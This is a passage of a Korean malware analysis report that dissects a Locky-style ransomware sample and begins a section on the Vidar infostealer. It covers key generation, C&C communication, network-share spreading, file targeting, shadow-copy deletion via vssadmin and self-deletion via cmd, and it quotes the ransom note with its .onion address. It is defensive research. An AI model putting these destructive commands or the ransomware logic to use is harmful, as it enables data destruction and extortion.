*(a1 - 128) = -1932895780;
*(a1 - 124) = -407195887;
*(a1 - 120) = -135901769;
*(a1 - 116) = 473226306;
*(a1 - 112) = 1969028783;
*(a1 - 108) = 1095745962;
*(a1 - 104) = 162703333;
*(a1 - 100) = 476327736;
*(a1 - 96) = -350638911;
*(a1 - 92) = 1297899745;
*(a1 - 88) = -1602490963;
*(a1 - 84) = -255883994;
*(a1 - 80) = -1723778191;
*(a1 - 76) = 1782588491;
*(a1 - 72) = -748112701;
*(a1 - 68) = -654741247;
*(a1 - 64) = -1495603730;
*(a1 - 60) = 294684491;
*(a1 - 56) = 489683278;
*(a1 - 52) = 2027291358;
*(a1 - 48) = 1526745920;
*(a1 - 44) = 72413706;
*(a1 - 40) = 201472169;
*(a1 - 36) = 2076360690;
*(a1 - 32) = -1100798650;                    // => RSA 암호화 키
```

[그림 65] RSA 암호화키

주소	Hex																ASCII
02631047	06	02	00	00	00	A4	00	00	52	53	41	31	00	08	00	00	.....¤..RSA1....
02631057	01	00	01	00	57	CA	94	CE	0B	5C	85	89	D3	C9	25	85	....WÊ.Î.\..ÓÉ%.
02631067	C6	CF	DE	64	29	C2	BF	F6	B1	F3	10	E0	8F	A1	2D	F0	ÆÏÞd)Â¿ö±ó.à.¡-ð
02631077	7F	30	5C	84	53	6E	88	1E	BA	95	9E	92	E3	F4	60	19	.0\.Sn..º...ãô`.
02631087	0B	43	68	A8	67	41	BA	77	05	E3	69	42	09	77	A9	AB	.Ch¨gAºw.ãiB.w©«
02631097	E1	24	91	A8	40	5D	9C	5C	18	66	11	3B	90	43	D7	B6	á$.¨@].\.f.;.C×¶
026310A7	DA	FF	08	68	5F	5A	C2	1A	2C	CA	AC	77	E5	E4	AC	1E	Úÿ.h_ZÂ.,Ê¬wåä¬.
026310B7	74	13	EA	35	5F	22	AB	C9	07	7B	26	99	4F	79	F6	7D	t.ê5_"«É.{&.Oyö}
026310C7	B2	0A	7B	E7	F7	D1	E8	D5	85	59	8E	20	2E	DB	8F	AC	².{ç÷ÑèÕ.Y. .Û.¬
026310D7	60	25	65	A2	1D	7C	7D	8F	11	87	27	8D	EC	2B	9F	D1	`%e¢.|}...'.ì+.Ñ
026310E7	34	88	F0	E1	57	34	9C	72	63	46	77	73	61	D8	45	DF	4.ðáW4.rcFwsaØEß
026310F7	2A	19	EC	77	39	93	06	67	F1	C1	D9	B0	5D	5F	32	31	*.ìw9..gñÁÙ°]_21
02631107	22	0C	ED	9C	32	E7	44	71	79	61	DE	69	86	F7	61	34	".í.2çDqyaÞi.÷a4

[그림 66] RSA 키

AES 암호화키 생성

CryptGenRandom 함수로 인해 반환된 임의의 값 중 첫 16Byte 와 다음 16Byte 는 각각 AES 암호화 알고리즘에 필요한 S-BOX, 라운드 함수에서의 키 값으로 사용된다.

```
CryptGenRandom_0(a2 - 17, 1u, v31);
CryptGenRandom_0((a2 - 74), 0x20u, HIDWORD(v31));// 이곳에서 반환된 값이 aes 암호화 하는데 쓰임
                                                 // 32비트 생성 => 16비트/16비트 나눠서 aes S-BOX와 라운드 함수 연산에 쓰임
v8 = *(a2 - 17);
v11 = a2[3];
*(a2 - 264) = v8;
if ( v8 )
  sub_4350F0(v11, v11[1].m128i_i32[0] + v8, 0);
CryptCreateHash_0(&dword_481604, 0x8004u, (a2 - 74), 0x10u, v32);//
                                                 // 호출해 세션키는 버전2를 사용하며 RC2 암호화 방식을 갖음
                                                 // HMAC 방식을 이용해 해시값 비교
v32 = 16;
HIDWORD(v31) = a2 - 70;
LODWORD(v31) = 0x8004;
*(a2 - 1) = 1;
CryptCreateHash_0(&dword_481604, v31, HIDWORD(v31), v32, v33);// HMAC 암호화를 위한 해쉬 생성2
```

[그림 67] 암호화된 임의 바이트 생성

주소	Hex				ASCII
0019F6D8	B8 82 3D 16	4C 14 DB 48	75 38 F9 4F	50 B8 A6 B3	¸.=.L.ÛHu8ùOP¸¦³
0019F6E8	23 49 0A C6	35 65 19 02	89 59 00 47	B1 16 8B B3	#I.Æ5e...Y.G±.‹³
0019F6F8	FE FF FF FF	10 F7 19 00	F4 90 9D 77	01 00 00 00	þÿÿÿ.÷..ô..w....
0019F708	3C F8 19 00	E0 F6 19 00	30 F7 19 00	8C F7 19 00	<ø..àö..0÷..Œ÷..
0019F718	40 AD 9C 77	23 BD 4B 93	FE FF FF FF	38 F7 19 00	@.œw#½K.þÿÿÿ8÷..
0019F728	05 6A 9E 77	00 00 00 00	00 00 00 00	3C F8 19 00	.jžw........<ø..
0019F738	4C F7 19 00	99 26 40 00	00 00 60 02	00 00 00 00	L÷..™&@...`.....
0019F748	48 1C 80 02	64 F7 19 00	56 83 41 00	48 1C 80 02	H.€.d÷..V.A.H.€.
0019F758	40 00 00 00	69 00 00 00	3C F8 19 00	98 F7 19 00	@...i...<ø...˜÷..
0019F768	B6 9F 41 00	01 00 00 00	00 00 00 00	49 00 00 00	¶ŸA.........I...
0019F778	20 F8 19 00	53 00 00 00	A0 F7 19 00	58 F8 19 00	ø..S... ÷..Xø..
0019F788	20 F8 19 00	A4 F7 19 00	FC F9 41 00	01 00 00 00	ø..¤÷..üùA.....
0019F798	00 00 00 00	90 F8 19 00	58 F8 19 00	B4 F7 19 00	.....ø..Xø..´÷..

[그림 68] S-BOX, ROUND 함수에서 사용되는 키

AES 알고리즘을 이용한 명령어 암호화

위에서 생성된 암호화 키로 AES-128 알고리즘을 사용해 C&C 서버로 보낼 명령어를 암호화한다.

```
    _XMM4 = _mm_loadu_si128(v38 + 2);
    __asm { aesenclast xmm2, xmm4; Perform the Last Round of an AES Encryption Flow }
    *a2 = _mm_xor_si128(_mm_loadu_si128(a2), _XMM2);
    __asm { aesenclast xmm0, xmm4; Perform the Last Round of an AES Encryption Flow }
    a2[1] = _mm_xor_si128(_mm_loadu_si128(a2 + 1), _XMM0);
    v66 = _mm_add_epi64(v69, v24);
    a2 += 2;
    v10 = v71-- == 1;
    v61 = _mm_sub_epi64(v66, _mm_unpacklo_epi64(0i64, _mm_cmpeq_epi64(v66, 0i64)));
  }
  while ( !v10 );
}
if ( a3 )
{
  v20 = (this + 16);
  _XMM1 = _mm_xor_si128(_mm_shuffle_epi8(v61, si128), _mm_loadu_si128(this));
```

[그림 69] AES 암호화

```
{
  HCRYPTKEY *v7; // ecx
  void **v9; // [esp-8h] [ebp-Ch] BYREF
  DWORD LastError; // [esp-4h] [ebp-8h]

  LastError = v7;
  v9 = v7;
  if ( !CryptEncrypt(*v7, 0, dwFlags, pbData, hKey, &hHash, Final) )
  {
    LastError = GetLastError();
    v9 = &pndtnvxyeyug::`vftable';
    sub_401946(&v9, &_TI2_AVpndtnvxyeyug__);
  }
  return hHash;
}
```

[그림 70] RSA 암호화

암호화된 문자열 인코딩

암호화 알고리즘에 의해 암호화된 명령어는 각각의 값이 1Byte 의 문자로 표현 가능할 경우 문자로 표현하며 그렇지 않을 경우 8bit 씩 쪼개어 문자 또는 숫자로 나타내어 인코딩을 진행한다.

Ex) 0x4E = N, 0x8E = 8,E

```
strcpy((a1 - 32), "0123456789ABCDEF");
*(a1 - 16 + 1) = 0;
*(a1 - 16 + 2) = 0;
if ( v4[4] )
{
  do
  {
    if ( v4[5] < 0x10u )
      v5 = v4;                                  //
                                                //
                                                //
    else
      v5 = *v4;                                 //
                                                //
                                                //
    v1 = *(v5 + *(a1 - 16));
    *(a1 + 12) = v1;
    if ( v1 == 0x20 )
    {
      v6 = 0x2B;
    }
    else if ( (v1 >= 0x30u || v1 == 45 || v1 == 46)
           && (v1 >= 0x41u || v1 <= 0x39u)
           && ((v1 - 91) > 5u || v1 == 95)
           && v1 <= 0x7Au )
    {
      v6 = *(a1 + 12);
    }
    else
    {
      sub_41CEA0((a1 - 60), 1u, 0x25);
      sub_41CEA0((a1 - 60), 1u, *(a1 + (v1 >> 4) - 32));// => 123456789ABCDEF 중 위에서 구한 결과값에 따라 값을 가져옴
      v6 = *(a1 + (v1 & 0xF) - 32);
    }
    sub_41CEA0((a1 - 60), 1u, v6);              // 위에서 구한 결과 값을 이용해 파싱
                                                // => 특정 메모리 주소에 저장되어 있는 값 중
                                                // 1byte 단위로 문자로 표현할 수 있는 것은 문자로,
                                                // 표현할 수 없는 것은 나눠서 저장 1byte마다 %로 나눔
                                                // => 5A = Z, E3 = E,3
                                                // =>> Z%E3%
                                                //
                                                // 2801eb8에 있는 값을 %를 붙임
    ++*(a1 - 16);
  }
  while ( *(a1 - 16) < v4[4] );
}
```

[그림 71] 암호화된 문자열 인코딩

C&C 통신

암호화된 명령어의 길이가 131,072Byte 이하일 경우 C&C 서버에서 데이터를 읽어오고 이상일 경우 InternetWriteFile 함수를 실행한다.

```
if ( v12 <= 0x20000 )                          // 암호화된 문자의 길이 비교
{
  if ( v10[5] >= 0x10u )
    v10 = *v10;
  InternetSendRequest((a1 - 28), 0, 0, v10, v12);
}
else
{
  sub_432710(v12, 0, 0, 0);
  v26 = v10[4];
  *(a1 + 16) = 0;
  if ( v26 )
  {
    *(a1 - 36) = 0x20000;
    do
    {
      v14 = *(a1 + 16);
      v23 = v26 - v14;
      *(a1 - 16) = v23;
      v16 = v23 < 0x20000;
      v3 = (a1 - 16);
      if ( !v16 )
        v3 = (a1 - 36);
      v18 = *v3;
      v21 = v10[5] < 0x10u ? v10 : *v10;
      v20 = InternetWriteFile_0(v21 + v14, v18, v31, v32);
      if ( !v20 )
        goto LABEL_2;
      *(a1 + 16) += v20;
      v26 = v10[4];
    }
    while ( *(a1 + 16) < v26 );
  }
  InternetEndRequestA((a1 - 28));
```

[그림 72] 인코딩된 문자열의 길이 비교

SEH Chain 을 이용한 악성 행위

RaiseException 함수를 사용해 예외를 발생시켜 앞에서 설정했던 예외 처리 루틴을 실행하여 악성 행위를 수행한다.

```
qmemcpy(dwExceptionCode, &byte_478398 + 20, sizeof(dwExceptionCode));
dwExceptionCode[6] = a1;
dwExceptionCode[7] = a2;
if ( a2 && (*a2 & 8) != 0 )
  dwExceptionCode[5] = 0x1994000;
RaiseException(dwExceptionCode[0], dwExceptionCode[1], dwExceptionCode[4], &dwExceptionCode[5]);
```

[그림 73] 예외 발생

공유 네트워크 감염

공유 폴더를 감염시키기 위해 공유 폴더를 검색한다.

```
sub_401408():
result = WNetOpenEnumW(*(a1 + 12), 1u, 0, *(a1 + 16), (a1 - 24));// 연결 가능한 모든 리소스 연결
if ( !result )
{
  v2 = sub_40276A(1u, 0x2000u);
  if ( v2 )
  {
    for ( *(a1 - 16) = 0x2000; ; *(a1 - 16) = 0x2000 )
    {
      *(a1 - 20) = 1;
      if ( !sub_43B1E0(a1) )
        break;
      if ( (*(v2 + 12) & 1) == 0 || !WNetAddConnection2W(v2, 0, 0, 0) )//
                                    // 네트워크 리소스에 연결하고 로컬 디바이스를 네트워크 리소스로 리디렉션
      {
        if ( (*(v2 + 12) & 2) != 0 )
        {
          sub_46B0F0(a1);
        }
        else if ( *(v2 + 1) == 1 && *(v2 + 5) )
        {
          v3 = *(v2 + 4);
          if ( !*(v2 + 4) )
            v3 = dword_47A618;
          sub_40E1C0((a1 - 80), *(v2 + 5));
          *(a1 - 4) = 0;
          sub_40E1C0((a1 - 52), v3);
          v1 = *(a1 + 8);
          *(a1 - 4) = 1;
          sub_448980(v1, a1 - 80);
          *(a1 - 4) = -1;
          sub_43D5C0(a1 - 80);
        }
      }
    }
    sub_40267D(v2);
  }
  return WNetCloseEnum(*(a1 - 24));
}
return result;
```

[그림 74] 공유 네트워크 검색

드라이브 타입 검사

이동식 드라이브 중에서 여유 공간이 10 메가바이트 이상이며, 파일 시스템이 암호화되어 있지 않은 드라이브인지 확인 후 파일의 암호화를 진행하게 된다.

```
DriveTypeW = GetDriveTypeW((a1 - 36));
if ( DriveTypeW == 4 )                  // 네트워크 드라이브 확인
{
  v3 = *(a1 - 60);
  if ( v3 == *(a1 - 56) )
    goto LABEL_63;
  v7 = (v3 + 28);
  while ( 1 )
  {
    if ( v7[4] == 2 )
    {
      v9 = v7[5];
      v4 = v9 < 8 ? v7 : *v7;
      if ( *(v4 + 1) == 58 )
      {
        v18 = v9 < 8 ? v7 : *v7;
        v11 = sub_402757(*v18);
        if ( *(a1 - 36) == v11 )
          break;
      }
    }
    v7 += 14;
    if ( v7 - 7 == *(a1 - 56) )
      goto LABEL_63;
  }
}
else if ( (DriveTypeW != 2 || GetDiskFreeSpaceExW((a1 - 36), 0, (a1 - 44), 0) && *(a1 - 44) >= 0xA00000ui64)
       && (DriveTypeW != 3 && DriveTypeW != 2 && DriveTypeW != 6
        || !GetVolumeInformationW((a1 - 36), 0, 0, 0, 0, (a1 - 28), 0, 0)
        || (*(a1 - 28) & 0x80000) == 0)
       && (DriveTypeW == 3 || DriveTypeW == 2 || DriveTypeW == 6) )//
                                        //
                                        // 이동식 드라이브가 아니거나, 이동식 드라이브이지만 여유 공간이 10 메가바이트 이상이며
                                        // 네트워크 드라이브가 아니거나 특정 플래그(0x80000)가 설정되지 않은 드라이브를 찾음
```

[그림 75] 파일 암호화 대상 드라이브 검색

쓰레드 생성

파일의 암호화를 위한 쓰레드를 생성하여 암호화 대상 파일을 암호화한다.

```
while ( 1 )
{
  if ( v6 == *(a2 - 55) )
    goto LABEL_2;
  Thread = CreateThread(a1, a1, StartAddress, v6, a1, a2 - 12);
  *(a2 - 13) = a1;
  if ( Thread == a1 || Thread == -1 )
    break;
  *(a2 - 13) = Thread;
  HIDWORD(v50) = a2 - 13;
  *(a2 - 4) = 22;
  sub_4288C0(&dword_4811B8, HIDWORD(v50));
  *(a2 - 4) = 21;
  if ( *(a2 - 13) != a1 && *(a2 - 13) != -1 )
    CloseHandle(*(a2 - 13));
  v6 += 28;
}
```

[그림 76] 쓰레드 생성

암호화 대상 파일 검색

암호화 대상 파일을 찾기 위해 FindFirstFileW 함수를 사용해 시스템에 존재하는 파일들의 구조체 특성 값을 비교하여 암호화 제외 대상 파일인지 확인한다.

```
sub_401408();
*(a1 - 12) = 92;
*(a1 - 11) = 42;
*(a1 - 10) = 0;
v14 = sub_4208D0(a1);
if ( *(v14 + 5) >= 8u )
  v14 = *v14;
*(a1 - 196) = FindFirstFileW(v14, (a1 - 344));
*(a1 - 1) = 0;
result = sub_4761A0(a1 - 195, 1, 0);
if ( *(a1 - 196) != -1 )
{
  *(a1 - 149) = sub_43CBC0(a1[3], 0x40000000u);
  *(a1 - 46) = 0x57;
  *(a1 - 45) = 0x69;
  *(a1 - 44) = 0x6E;
  *(a1 - 43) = 100;
  *(a1 - 42) = 111;
```

[그림 77] 파일 검색

쓰레드의 권한 상승


앞서 권한 상승과정으로 상승된 권한으로 새롭게 생성한 쓰레드에게 읽기 권한을 설정하고 암호화할 파일에 대한 읽기 권한을 검사한다.

```
while ( 1 )
{
  v3 = a1[5] < 8u ? a1 : *a1;
  if ( GetFileSecurityW(v3, 7u, v4, v13, &v13) || GetLastError() != 122 )// 파일의 보안 정보에 관한 정보를 얻음.
    break;
  sub_40267D(v4);
  v4 = sub_4025E9(v13);
  if ( !v4 )
    return 0;
}
if ( !GetLastError() || !v4 )
  return 0;
v15[0] = 0;
v14 = 0;
CurrentThread = GetCurrentThread();
if ( OpenThreadToken(CurrentThread, 0x2000Eu, 1, v15)// 현재 실행 중인 스레드에 할당된 액세스 토큰을 연다
  || (CurrentProcess = GetCurrentProcess(), OpenProcessToken(CurrentProcess, 0x2000Eu, v15)) )
{
  if ( DuplicateToken(v15[0], SecurityImpersonation, &v14) )// 프로세스의 액세스 권한으로 설정
  {
    v11 = 0;
    memset(&v8, 0, sizeof(v8));
    v10 = 20;
    v9.GenericRead = 1179785;
    v9.GenericWrite = 1179926;
    v9.GenericExecute = 1179808;
    v9.GenericAll = 2032127;
    MapGenericMask(&a2, &v9);
    if ( !AccessCheck(v4, v14, a2, &v9, &v8, &v10, &v11, &v12) )// 읽기 권한 검사
      v12 = 0;
  }
}
```


[그림 78] 쓰레드의 권한 상승

Volume Shadow 삭제

SysAllocString 으로 메모리에 "C:₩₩Windows₩₩system32₩₩vssadmin.exe", "Delete Shadows /Quiet /All"를 저장한 후 taskschd.dll 을 호출하여 명령어를 실행하여 볼륨 섀도우를 삭제한다.



[그림 79] 명령어 1



[그림 80] 명령어 2

파일 암호화

파일의 암호화는 CryptGenRandom 함수로 생성된 임의의 값을 CryptEncrypt 함수로 RSA-2048 암호화를 진행한다. 또한 파일의 데이터를 읽어 AES 알고리즘을 사용해 파일의 내용을 암호화한 뒤 암호화된 값들을 잠금 파일에 덮어쓴다.

```
HCRYPTKEY *v7; // ecx
void **v9; // [esp-8h] [ebp-Ch] BYREF
DWORD LastError; // [esp-4h] [ebp-8h]

LastError = v7;
v9 = v7;
if ( !CryptEncrypt(*v7, 0, dwFlags, pbData, hKey, &hHash, Final) )
{
  LastError = GetLastError();
  v9 = &pndtnvxyeyug::`vftable';
  sub_401946(&v9, &_TI2_AVpndtnvxyeyug__);
}
return hHash;
```

[그림 81] 파일 암호화

잠금 파일 생성

암호화된 데이터를 덮어씌우기 전 파일의 속성을 변경하고 파일의 이름을 감염 파일의 이름으로 변경한다.

```
if ( (*(a1 - 28) & 1) != 0 )
{
  v19 = *(v7 + 5) < 8u ? *(a1 + 8) : *v7;
  if ( !SetFileAttributesW(v19, *(a1 - 28) & 0xFFFFFFFE) )
    goto LABEL_82;
}
*(a1 - 4) = 41;
FileW_0 = CreateFileW_0(v7, 0xC0000000, 4u, 3, 0, v50, FileW_0);
sub_410480((a1 - 20), FileW_0);
if ( *(a1 + 12) && *(a1 + 12) != -1 )
  CloseHandle(*(a1 + 12));
v24 = *(a1 - 120);
if ( *(a1 - 100) < 8u )
  v24 = (a1 - 120);
if ( *(v7 + 5) >= 8u )
  v7 = *v7;
if ( MoveFileExW(v7, v24, 9u) )          // 정상 파일의 이름을 감염 파일의 이름으로 변경
  break;
*(a1 - 140) = GetLastError();
*(a1 - 144) = &xbfsen::`vftable';
FileW_0 = &_TI1_AVxbfsen__;
i = a1 - 144;
```

[그림 82] 잠금 파일 생성

암호화 제외 파일	@_HELP_intsructions.bmp, _HELP_instruction.txt, _Locky_recover_instruction.bmp, Locky_recover_instructions.txt, Tmp, winnt, Application Data, AppData, Program Files (x86), Program Files, temp, thumbs.db, $Recycle.Bin, System Volume Information, Boot, Windows
암호화 대상 파일	.wallet.dat .SQLITEDB, .CSV, .DOC, .MYD, .MYI, .PPT, .RTF, .SQLITE3, .XLS, .7Z, .aes, .asc .asf, db, .ppt, .ppsx, .pptm, .pptx, .psd, .psd, .pst, .qcow2, .rar, .raw, .rb, .sch, .sh, .sql .stc, .std, .sti, .swf, .sxc, .sxd, .sxi, .vmx, .vob, .wav, .wb2, .wk1, .xltx, .xlw, .xml, .zip 등

[표 5] 암호화 제외 및 대상 파일

배경화면 생성 및 변경

CreateFontA, DrawText, CreateSolidBrush 와 같은 그리기 관련 함수들을 호출함으로써 랜섬노트를 .bmp 파일로 생성 후 배경화면으로 적용한다.

```
FontA = CreateFontA(-v24, 0, 0, 0, 0, 0, 0, 0, 1u, 0, 0, 0, 0, pszFaceName);
sub_415590((a1 - 24), FontA);
*(a1 - 4) = 2;
SelectObject_0((a1 - 24), a3);
v12 = *(v16 + 5) < 8u;
*(a1 - 52) = 16;
*(a1 - 48) = 16;
*(a1 - 44) = 0xFFFF;
*(a1 - 40) = 0xFFFF;
if ( v12 )
  v19 = v16;
else
  v19 = *v16;
DrawTextW_0(v19, *(v16 + 4), a1 - 52, 0x400, a2);
CreateCompatibleBitmap_0((a1 - 20), *(a1 - 44) + 16, *(a1 - 40) + 16);
*(a1 - 4) = 3;
SelectObject_0((a1 - 20), a4);
*(a1 - 124) = *(a1 - 44) + 16;
v7 = *(a1 - 40) + 16;
*(a1 - 132) = 0;
*(a1 - 128) = 0;
*(a1 - 120) = v7;
SolidBrush = CreateSolidBrush(sub_404040);
sub_415590((a1 - 16), SolidBrush);
*(a1 - 4) = 4;
FileRect((a1 - 36), (a1 - 132), (a1 - 16));
```


[그림 83] 배경화면에 사용할 이미지 생성

```
strcpy(a1 - 72, "Control Panel\\Desktop");
RegOpenKey(a1 - 4, -2147483647, (a1 - 18), 131103);
strcpy(a1 - 48, "WallpaperStyle");
*(a1 - 4) = 14;
*(a1 - 20) = 15;
*(a1 - 21) = 0;
*(a1 - 100) = 0;
sub_41EAF0(a1 - 25, v9, dword_47AF70, 1u);
*(a1 - 4) = 15;
RegSetValueExA_0(a1 - 12, a1 - 100, v16, v17, v18, v19);
*(a1 - 4) = 14;
sub_4182C0(a1 - 25, 1, 0);
strcpy(a1 - 32, "TileWallpaper");
*(a1 - 20) = 15;
*(a1 - 21) = 0;
*(a1 - 100) = 0;
sub_41EAF0(a1 - 25, v4, dword_47AF70, 1u);
*(a1 - 4) = 16;
RegSetValueExA_0(a1 - 8, a1 - 100, v20, v21, v22, v23);
sub_4182C0(a1 - 25, 1, 0);
v5 = *(a1 - 44);
if ( *(a1 - 39) < 8u )
  v5 = a1 - 44;
SystemParametersInfoW(0x14u, 0, v5, 3u);      // 사용 중인 바탕 화면 배경 이미지 파일의 경로
                                              // C:\\Users\\Administrator\\Desktop\\lukitus.bmp 파일으로 지정하여 배경화면을 바꾼다.
```

[그림 84] 배경화면 변경

랜섬노트 확인

해당 랜섬웨어는 RSA-2048, AES-128 알고리즘을 사용하여 파일을 암호화했음을 명시하고 있고 랜섬웨어 복호화를 위한 절차와 함께 각 사용자별로 할당된 URL 주소를 알려줌으로써 복호화 방법을 알려준다.



+$ =* *$_ |$ +_*++=
$$+*=-.--
$$_|=*. .*.+.++*=__.

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:

If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: g46mbrrzpfszonuk.onion/FRQX9J17XGG9NNJP
4. Follow the instructions on the site.

!!! Your personal identification ID: FRQX9J17XGG9NNJP !!!

[그림 85] 랜섬노트

svchost.exe 파일 삭제

흔적을 지우기 위해 모든 악성 행위가 끝나면 실행하고 있던 악성코드 파일을 삭제한다.


```
v8.cb = 68;
sub_401E30(&v8.lpReserved, 0, 64);
v8.wShowWindow = 0;
v6 = a1;
v8.dwFlags = 1;
if ( a6 < 8 )
  v6 = &a1;
if ( CreateProcessW(0, v6, 0, 0, 0, 0x50u, 0, 0, &v8, &v9) )// L"cmd.exe /C del /Q /F \"C:\\Users\\Administrator\\AppData\\Local\\Temp\\svchost.exe\""
{
  CloseHandle(v9.hProcess);
  CloseHandle(v9.hThread);
  v10 = 1;
}
else
{
  v10 = 0;
}
sub_4761A0(1, 0);
return v10;
```

[그림 86] 파일 삭제

5 Vidar

분석 개요


Vidar 는 사용자의 정보를 탈취하는 악성코드이다. 브라우저, 브라우저 플러그인 지갑, 암호화폐 지갑 등의 개인 민감 데이터뿐만 아니라 바탕화면 스크린샷, 시스템 정보 등 다양한 데이터들을 수집하고 탈취한다.



파일 정보

Name	sdasdaasd.exe
Type	Exe 실행 파일
Behavior	InfoStealer
MD5	34407453dea140e4c967e768ab8de83a
TimeStamp	2022/03/21 17:45:54 UTC

동작 과정



MITRE ATT&CK

Defense Evasion	Discovery			Exfiltration	Impact
File and Directory Permissions Modification	Account Discovery	System Information Discovery	File and Directory Discovery	Exfiltration Over C2 Channel	Data Destruction
Virtualization/Sandbox Evasion	Application Window Discovery	System Location Discovery	Query Registry		
	Browser Information Discovery	System Owner/User Discovery	Screen Capture		

상세 분석

악성 행위에 필요한 문자열 복호화

악성 행위에 필요한 Dll 파일 및 API 이름을 XOR 연산을 통해 복호화한다.

```
va_start(va, a1);
v4 = LocalAlloc_dword_427CC8(0x40, *(va + 1) + 1);
*(*(va + 1) + v4) = 0;
for ( i = 0; i < *(va + 1); ++i )
{
  v1 = a1[i];
  *(i + v4) = (*va)[i % len_sub_415400(*va)] ^ v1;// 문자열 복호화
}
